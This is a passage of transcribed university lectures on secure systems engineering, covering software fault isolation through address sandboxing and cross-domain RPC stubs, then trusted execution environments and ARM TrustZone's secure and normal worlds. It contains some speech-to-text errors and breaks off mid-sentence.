In other words the Segment Matching is a strong checking, it is not only able to prevent execution or memory accesses outside the closed compartment that is defined but it is also able to identify the instruction which is causing the fault, so this is done via the trap. The second technique is known as the Address Sandboxing where we will be able to reduce the overheads compared to Segment Matching but the compromise is that we will not be able to identify the faulty instruction.

So what we were able to achieve in Address Sandboxing is that we get a performance improvement so this performance is obtained by enforcing that every branch or memory access is restricted to that segment, so this is very much unlike the Segment Matching which checks and traps. The Address Sandboxing on the other hand enforces every branch and let us see how this is done.

(Refer Slide Time: 30:00)

Address Sandboxing

Requires 5 dedicated registers

```
dedicated-regx2 ← target-reg & and-mask-reg
dedicated-reg ← dedicated-reg | segment-regx2
store/jump using dedicated-reg
```

Enforces that the upper bits of the dedicated-reg contains the segment identifier

$\begin{aligned} r0 &\rightarrow 0x63452356 \\ r30 &\rightarrow 0x63452356 \& 0x0000FFFF \\ &\rightarrow 0x00002356 \\ r30 &\rightarrow - \| 0xabcd0000 = 0xabcd2356 \end{aligned}$

16


Now just like with Segment Matching we scan the binary of the object and look out for unsafe instructions. Now every time we find an unsafe instructions we insert some code into the binary of that particular object to ensure the corresponding confinement is obtained however unlike the Segment Matching where we check that the higher bits are indeed equal to the segment ID (he) with Address Sandboxing we ensure with Address Sandboxing we set the higher bits of the target address of the unsafe instruction to the segment ID, so this is done as follows.

So what we do is we take the target address which is present in a particular register and we mask it, so let us see how this is done. Let us say a target address present in r nought is some

value say 0xb3452356 so what we do is first we apply and mask to it and store the result in a dedicated register such as say r30 or so and we mask this with the AND mask register which looks something like this 36452356 and we end this with 0x0000FFFF, so this would give you something like 0x00002356.

Now in the second instruction we then or it with the segment register so what we achieve is r30 equal to this particular value and or it with 0xabcd0000 so this would be 0xabcd2356 and then we simply store or jump to that particular to this particular location. Now what we see over here is that we are enforcing that every unsafe store or jump is within this particular segment, so note that we are modifying what is done by this unsafe store and jump instruction we are modifying the functionality of that particular object, so however we are able to achieve that any unsafe instruction is always restricted by that segment boundary.

(Refer Slide Time: 33:03)




So next we will look at the cross-fault domain RPCs. So let us say that we have two fault domains, fault domain 1 which is restricted to these locations and fault domain 2 which is restricted to these locations and as we know each of these fault domains would have different segment IDs, now there would be many times where we would want one function present in one fault domain to invoke another function present in another fault domain.

Now we should be able to ensure or that these function invocations are done in a proper and controlled manner now what we do in order to achieve this what we add something known as a jump table which is present here a called Stub and a Return Stub, so for every legal call there is a lookup in the jump address and then the Call Stub is invoked, now from the Call

Stub and this jump table we would identify the actual location for the destination function that function would get invoked and through a different path the return is passed back to the present function.

So, note that we would now have a proper channel using the stub and return steb to invoke functions outside of all domain.

(Refer Slide Time: 34:30)



Now the assumptions are that these stubs the Call Stub and the Return Stubs are trusted, so they would be extremely small pieces of code built by the developer itself and have no bugs or any vulnerabilities which could be utilized by a misbehaving fault domain. Second this stub and Return Stub are present outside the fault domain so therefore it would not be possible for any function to actually modify the contents of the Call Stub or the Return Stub.

So what actually happens in these stubs is that every time it is invoked the machine state comprising of the registers and so on is stored in a memory location present in this stub similarly the there is a switch of the execution stack and there is a copy of arguments from this fault domain to the other fault domain. so now there are certain properties for these stubs first the stubs are trusted the code comprising of the Call Stub and the Return Stub are extremely small and they are well tested and there are no bugs or anyone vulnerabilities present in them, second these stubs are present outside the fault domain.

So by doing this one would ensure that any function present in the fault domain cannot actually modify the Call Stub and the Return Stub, so what actually happens in these stubs is

that every time there is an invocation the call stub would store the state of the machine comprising of the registers and so on which present in this particular fault domain and it would also switch the execution stack from this domain to this domain and copy the arguments for that particular function to the other domain.

Now the reverse process occurs during the return, in the Return Stub the state of all domain 1 is restored and also the execution stack for fault domain 1 is restored, so you see that every time there is a cross domain function call invoked the Call Stub and the Return Stub would ensure that there would be a proper transition from fault domain 1 to fault domain 2 and vice versa.

Now this you would recollect is very much similar to what the operating system does during RPC, so however here unlike the operating system the overheads are very minimal so there are no contexts switch, there are no interrupts that are occurring and so on, so therefore these stub mechanisms present with the Software Fault Isolation is highly efficient compared to the context switches present in the operating system.

(Refer Slide Time: 37:29)

Points to Ponder

What happens if there is a buffer overflow in the isolated code?

The diagram shows a blue rectangular box labeled "Application". Inside the application, there is a smaller yellow rectangle. A line connects this yellow rectangle to a separate white box labeled "buf[10];" and "buf[100] = 0x80402364;". To the right of the application, there is a cartoon character of a boy with glasses, thinking with his hand on his chin. The slide has a navigation bar at the bottom with icons for back, forward, and search, and the number "20" in the bottom right corner.

So this is something to think about let us assume that we have this application, this is the process application process and within this process we have created this isolated environment and in this isolated environment there are these two statements interrupt buf 10 and buf 100 equal to some particular thing, what would happen in such a case?

(Refer Slide Time: 37:52)

System Resources

- How to ensure that one fault domain does not alter system resources used by another fault domain
 - For example, does not close the file opened by another domain
- One way,
 - Let the OS know about the fault domains
 - So, the OS keeps track if such violations are done at the system level
- Another (more portable way),
 - Modify the executable so that all system calls are made through a well defined interface called *cross-fault-domain-RPC*.
 - The cross-fault-domain-RPC will make the required checks.

20

So, another thing to consider is with respect to the system resources how would we ensure that files or other system components which are opened or accessed by one fault domain is not accessed or is protected from another fault domain. So let us say that one fault domain has created a file which is stored on the hard disk, now the operating system a typical Unix like operating system would give permissions based on that particular process, so the file for example will obtain permissions based on that particular process that is executing, the operating system typically is actually unaware of such fault domains that are present in such a scheme.

Now what could happen in such a case is that the second fault domain would also be able to have access to that particular file, so it could for example delete that file or modify that the contents of that file now this is not what is wanted, so whenever we have two fault domains we need to ensure that files or any other system component that is created by one fault domain is not accessible by the code present in the second fault domain even though all of them are in the same process.

So there are two ways to actually handle this situation, so one way is to patch the operating system so that it the OS not only knows about the process but also knows about the various fault domains present in the specific process thus whenever the operating system sees a request for opening a file it would know whether it is coming from fault domain 1 or fault domain two and be able to check access permissions based on this.

Now this would require considerable of modifications in the operating system and therefore also make the particular technique non portable. So there is another thing to a worry about in this entire Software Fault Isolation and that is with respect to system resources. So let us say that we have a one process and these processes have has 2 fault domains, fault domain 1 and fault domain 2.

Now fault domain one creates a particular file so it does thus it does this by invoking a system call let us assume that system calls are present and then the operating system creates the file and stores that particular file on the hard disk. Now we need to ensure that fault domain 2 does not have access to that particular file which has been created by fault domain 1.

Now in a typical scenario this is not possible because the operating system does not know about the various fault domains present within the process it only knows of that particular process, so it would create the file with permissions corresponding to that particular process so in a typical scenario therefore both the fault domain 1 as well as fault domain 2 would have access to that a particular file and this is a problem because fault domain 2 which is maybe untrusted would possibly modify that particular file or delete that file and so on and therefore we need to have a mechanism where such a thing is not present.


So one trivial way what we have seen before is to prevent any such system calls or interrupts so on and therefore fault domains would never be able to invoke any system call or create any such files and other way as we seen over here is to end to let the operating system know that the process has multiple fault domains thus the operating system has to be modified where files or any other system resources are created in such a way that it gets linked to a particular process as well as the fault domain within that particular process, if the OS is thus aware of all the fault domains present within the process the fault domain 1 would be able to create a particular file which is not accessible by fault domain 2.

However there are two problems with this first it makes the entire scheme a non-portable and secondly it would require consumable rewriting of the operating system a better scheme and a more portable scheme is where we have a separate entity which handles all system calls, so whenever while parsing through the object file one would see a system call or an interrupt, so this interrupt or system call is replaced by a cross fault domain RPC to a particular fault domain which is trusted and handle system calls.

So this particular fault domain would ensure and check whether all system calls are valid so for example if fault domain one wants to create a file it would first result in a cross fault domain to this trusted a fault domain which makes various checks ensures that fault domain has the capability of creating a file and then invokes the system call that would result in the operating system creating a value.

Now if let us say a fault domain 2 request the same file to be opened or modified or deleted this would also result in the cross fault domain RPC our trusted RPC which handles all system calls who then identify that this is not permitted because we have fault domain 2 trying to open a file created by fault domain 1 and therefore it would prevent such a request.

(Refer Slide Time: 43:58)



Now before we conclude, so this is something to think about so let us say we have this one process and within this particular process we have created a confinement area and some function within this confined area has instructions of this form, so it defines a buffer of size 10 and that buf of 100 is having some value, so you need to think about what happens if there is a buffer overflow in the isolated code as shown over here.

So with this we actually conclude the lectures on confinement, we see two ways to actually achieve confinement, one is the OKWS module where we split a large application into several small processes and each process by the virtue of the mechanisms provided by the operating system will be protected from each other. The second way is the Software Fault Isolation mechanism which is far more lightweight and suitable for things like the web

browser where we have one application or one process and we are able to create fault domains within that particular process which are secluded compartments within that process.

So these fault domains are restricted by the boundaries provided by that particular fault domain, so in the next lecture we look at another scheme which is known as trusted execution environment, thank you.

Information Security - 5 - Secure Systems Engineering

Professor Chester Rebeiro

Indian Institute of Technology, Madras

Trusted Execution Environments

Hello and welcome to this lecture in a course for Secure Systems Engineering. So, in the previous couple of lectures we had looked at a problem of confinement. In this lecture and other lectures that follow we will take a new topic known as Trusted Execution Environments.

(Refer Slide Time: 00:35)

Previously in SSE...

- We looked at techniques to run an untrusted code safely



We first start off by looking at how this particular Trusted Execution Environment is different from confinement. So, with confinement we had looked at something like this, we had a system over here and within this particular system we wanted to run a particular program and this program may be malicious. So, what we needed to ensure was that we needed to ensure that this particular program is confined to a specific area. So, we will start off with how Trusted Execution Environment is different from confinement or the topics that we have studied in the previous lectures.


With the confinement we had considered a system like this, we had considered that we have a system, and in this system, we wanted to run a program which may be malicious. So, what we did through multiple techniques such as least privileges or the OKWS or the software fault isolation we had created confined areas which executed the possibly malicious programs. So, what the confined areas achieved was that any misbehavior is always restricted to this

confinement. Now this is very different from Trusted Execution Environment where we actually look at the inverse of this.

(Refer Slide Time: 02:06)

Today in SSE...

- We now look at how to run sensitive code in an untrusted environment
 - Besides other applications, the OS can also be untrusted.
 - Attackers can probe hardware
- What to worry about:
 - Code / Data of the sensitive app gets read / modified by the system




3

With Trusted Execution Environment we have a very sensitive program that we want to run. It is So, sensitive that we do not even trust the system that it is running on. So, in other words what we actually discuss in these lectures is that we have a very sensitive program and you could consider this sensitive program for example say a banking application or this program wants to do encryption of very critical data and we want to actually run this particular program in an environment which is untrusted, So, for example you may have a malware or any other malicious applications running in your system which has compromise the entire system.

Now in spite of all of these malicious programs running on your system we would still want to run our sensitive program without loss of any information. In spite of this untrusted system we would want to run our sensitive program in a safe and secure manner.

(Refer Slide Time: 03:17)



The heart of the problem is the ring architecture that is adopted by all processors and operating systems. In the ring architecture for example X86 ring architecture, there are multiple rings, ring 0 to ring 3, the operating system runs in the ring 0 which is the privileged code and it creates an environment for various applications to run. So, all the applications are running in ring 3.


Now the entire system is designed in such a way So, that the privileged code or operating system is able to access the memory and data of all other applications. However, one application is isolated from another application that is one application cannot invoke or access data of another applications. These restrictions are enforced by the virtual memory and page tables setting while the partitions between the applications and privileged codes are achieved by the ring architecture. Now problem occurs when one of these applications becomes malicious and finds a bug in the operation system or the privileged code and has compromised the operating system. So, this occurs quite often what we see is that for example for this program is malicious it has found a bug in the operating system and it has created and exploit and has compromise the entire operating system.

Now the problem over here is that since the operating system controls the entire system and can monitor or modify all applications present in that system. The result of the OS or the privileged code getting compromised is that all other applications present in that system will also, get compromised, in other word the entire system is compromised. So, this is the basic problem in

today's system and therefore solving this problem where you run a sensitive application in the system in spite of a compromised operating system is extremely difficult.

(Refer Slide Time: 05:46)

Invasive Attacks



Now another possible attack scenario is due to invasive attack, So, what happened over here is that attackers may be able to de-package the processor IC and will be able to monitor internal signals within the IC. For example, if you look at these particular figures where you have the CPU, memory and the various input output and all of them share the same data and address bus. What would happen in a very typical invasive attack is that the attacker would be able to monitor the address bus and the data bus and thus gain access to may be sensitive information that is executing in the processor.

So, another recent attack is the Cold Boot Attack, So, this particular attack use the fact that the memory is made out D-RAM or the dynamic RAM and the fundamental component in the D-RAM is the capacitor. Now the capacitor holds charge and to indicate that a 1 is stored in that particular memory bit or a capacitor discharges when a 0 is present in that particular bit. Now the problem here is that people have found that even when the power is turned off the state of this capacitors or many of these capacitors is still detained for certain amount of time. So, what researchers have been able to do is to actually pick a D-RAM chip from a system plug it into another system and then scan that particular D-RAM and read all the contents of that D-RAM.

Since a large portion of the D-RAM content is still available a lot of information present in the D-RAM can be retrieved by the attacker.

(Refer Slide Time: 07:37)

Trusted Execution Environments

Achieve confidentiality and integrity even when the OS is compromised!

- ARM : Trustzone (trusted execution environments)
- Intel : SGX (enclaves)

7


In the lectures that follow we will be looking at Trusted Execution Environments which can handle these kinds of attacks. So, in a typical Trusted Execution Environment we assume that the operating system itself is compromised and thus the entire system may be compromised. In spite of this what we want is a Trusted Execution Environment would provide is an environment where you can run sensitive applications in spite of OS being compromised. So, Trusted Execution Environments are becoming quite common in the recent years and finding various applications in multiple domains ranging from embedded system to high performing computing.

Both Intel and AMD have actually created Trusted Execution Environments in for the processors and in our later lecture we be looking at the Intel's SGX which is Intel's Trusted Execution Environment where Enclaves are created in order to run sensitive codes in spite of the entire system being untrusted. In the embedded world arm has introduced this trust zoon architecture which is stands for Trusted Execution Environment which could achieve the same thing. So, in the lectures that follow, we will be first looking at the ARM Trustzone and then we will be looking at Intel SGX, thank you.

Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
ARM Trustzone

Hello and welcome to this lecture in the course for Secure Systems Engineering, so in these sequence of lectures we have been looking at Trusted Execution Environments in this lecture we will be looking at the ARM Trustzone so a lot of this information that we covering in this lecture can be obtained from this link which is about the Trustzone architecture.

(Refer Slide Time: 00:44)



Before we go into the ARM Trustzone we will take a look at what the System on Chip means. So, a typical System on Chip would look like something like this it could have various components corresponding to the different functionality.

So you would have example the main processor you have a lot of different modems GSM 3G modem so this is shown for a typical say a mobile application and you would also see various other components such as ADC, DAC, timers and so on, so all of these things would be present in a single chip. Now the advantage of having such a System on Chip architecture is that a size of your complete design is reduced considerably. So for example if you take the case of a mobile phone and you actually open up your mobile phone you would see that there are very few IC's present on it and the reason being is that each of this IC's have a lot of different functionality.

So, in prior years previous prior to the System on Chip type of architecture you would have a different IC present for each of these modules and therefore the size of your entire design would be quite large right. Now with the advent of the System on Chip and lot of all of this components put into a single chip the size has reduced considerably and this size actually cost a large number of different opportunities for example the size of mobile phones etc. have shrunk thanks to this particular technology. So now we go into a big more detail about the ARM Trustzone.


(Refer Slide Time: 02:39)

ARM Trustzone (Main Idea)

Hardware and Software partitioned into two:
Normal and Secure worlds

A single hardware processor timesliced
between secure and normal worlds

Secure world provides an environment that
supports confidentiality and integrity.
- Can prevent software attacks
- Cannot prevent invasive attacks



10

So, the ARM Trustzone essentially creates two partitions. It creates a normal world and a secure world so the figure looks something like this so in the normal world is where you would have your typical operating system like your Android operating system or IOS and you would be running your typical tasks like your Whatsapp or anything else so all of them run in this normal world. Now you would have a secure world as well which would run your sensitive task so all your sensitive operations such as for example encryption or entering sensitive data like passwords or OTP numbers would be handled by the secure world.


So for example you could consider this right so you would have normal world applications and whenever for example you require to do some sensitive operation the processor shifts to the secure world you enter your password which gets authenticated or you enter your OTP or do an encryption which further gets verified and then once it is verified you switch back to the normal world. So, ARM provides this particular environment and provides and manages this switching

between normal world and secure world. I think hardware is built in such a way that the normal world applications will not be able to access or is totally isolated from the secure world applications and therefore all the sensitive information and secure computations which is done in the secure world is completely isolated and completely independent of the normal world operations.

So, thus any software vulnerability or any malicious code any malware present in the normal world cannot steal information or not affect the secure world operations.

(Refer Slide Time: 04:44)

A Typical Trustzone Application



11

So just to take an example of how it would typically look like so let us say we have an ARMORY application as shown over here so the ARMORY application runs in the normal world so we call the operating system present in the normal world as the Rich OS. So your typical Android operating system or the IOS operating system is the Rich OS so we call this the Rich OS because it is filled with various features and most of your applications would be running in this rich OS and making use of the various features that are supported by that particular operating system.

So let us say we have this ARMORY application running from our Rich OS and there is one button over here which says that the user has to enter a PIN so when this button is pressed there is a switch from the Rich OS that is in the normal world to the secure world and in such a case and there would be an execution in the Trusted Environment. So in this particular mode or the

secure world it would pop up a window like this and request the user to enter a PIN so all of this transactions in the secure world is completely isolated or completely done securely and not accessible from any of the applications present in the normal world.

Even the Android or IOS switch OS running from your normal world would not be able to have access to the PIN which is entered by the user. So once the PIN is entered through the display driver and the input driver there would be a Trusted user interface which actually reads this information and pass on to the trusted application which then authenticates the PIN using keys which are stored in the trusted environment if the authentication is right then the *ok* message is sent back to the normal world application that is the ARMORY application and the user of this application would then continue to use this application.

So what you see over here is that because of the Trustzone which is supported by the ARM all the activities all the keys all the authentication which is done in this trusted environment I mean the secure world is completely isolated from the user world applications. So, the keys and so on are secure in spite of any malicious code that is present in the normal world system so even if your Android or IOS is compromised still the key is stored in the trusted environment is still safe and secure.

Switching Worlds

- Execution in time sliced manner (Secure <-> Normal)
- New mode (monitor mode) that is invoked during switching modes
- Mode switching
 - triggered by *secure monitoring call* (SMC) instruction
 - certain hardware exceptions (interrupts, aborts)
- **Monitor Mode:** saves state of the current world and restores the state of the world being switched to. Restoration by *return-from-exception*.
- NS Bit: in configuration register indicates secure / normal operating mode.
NS = 1 -> indicates non-secure (normal) mode

12


So, we look a little bit about how ARM actually manages this to have two environments secured and the normal world environment within the same processor. So essentially this two environments work in a time sliced manner so there is switch from the secure world to the normal world and vice versa further there is a new mode of operation that has been introduced known as Monitor mode which essentially gets invoked whenever there is a switch from one mode to another on return so there are two ways in which this mode switching is triggered by first way is by software by an instruction known as the Secure Monitoring Call or this SMC instruction second you could also have hardware interrupts or exceptions which occur and this could also be to switching from of modes from normal to secure.

Now the Monitor mode is a crucial role during this mode switching first what it does is that it saves the state of the current world that is either normal world or the secure world and restores the state of the world that is switched to so the restoration is done when there is a return from an exception. So, for example whenever there is let us say that an interrupt occurs the first thing that gets executed is code present in the Monitor mode. So, the Monitor mode will identify the interrupt that has occurred it would save the context of the current world that is if when application is running in the normal world the registers corresponding to that particular application is saved in the Monitor mode and then there is a context switch to the secure world and the interrupt routine corresponding to that particular interrupt is then executed.

After that interrupt service routine is executed and the interrupt gets handled there is a return from exception instruction that gets executed now this would result in the Monitor mode getting executed again and then the monitor would restore the state of the application that is executing. Now in order to keep track of the mode of operation the ARM has a particular bit known as the NS bit so the NS bit present in the configuration register indicates whether it is a normal world or the operating world that is currently being executed. So, for instance if the NS bit is equal to 1 it indicates that the processor is in the normal world, if the NS bit is set to 0 that would indicate a secure world operation.

(Refer Slide Time: 10:33)

NS Bit extends beyond the chip




14

Now the NS bit is present in a configuration register or present in the main processor and based on the value of the NS bit the processor over here the Cortex A8 works in either the normal mode or the Secure mode similarly the cache present in the processor is also able to distinguish between memory accesses which are for the normal world and the secure world but there is a lot more things that happen when there is this mode switch one important thing for us is that this NS bit also extends outside this processor component so for example over here we show that the red line indicates that the mode of operation is also transferred to other components present in the System on Chip.

So thus other components would also be able to distinguish between a secure world operation and a normal world operation so for example and important thing for us or we will see later is

that memory controller present in the System on Chip would be able to distinguish between memory access which is made to a normal world operation and a memory access made to a secure world operation.

(Refer Slide Time: 11:48)



Now so we look at a little more detail about the memory management present with Trustzone as we have seen that the CPU core that is a Cortex A8 will be switching from the secure world and the normal world and the NS bit present in the CPU configuration register would identify which world is executed. Now every time there is load of store instruction from one of these codes either the secure world or the normal world mode of operation. So, whenever there is an instruction from one of these worlds either the secure world or normal world. What is done is that there is a virtual address put out on the bus so this virtual address goes into the memory management unit so a typical 32 bit ARM core would put out a 32 bit virtual address on this particular bus. Now with Trustzone enabled processors an additional bit known as the NSTID bit the, 33rd bit put the also put out on the bus so this particular bit would identify the current state of the processor.


It would have a value of zero to indicate that the load of store operation or the instruction that is requested is from the secure world if it is 1 that bit would indicate that the load or store instruction fetch would be from a normal world operation. If the NSTID bit set 1 then the NS bit is forced to 1 now this because of this additional NSTID bit which is sent to the MMU the MMU

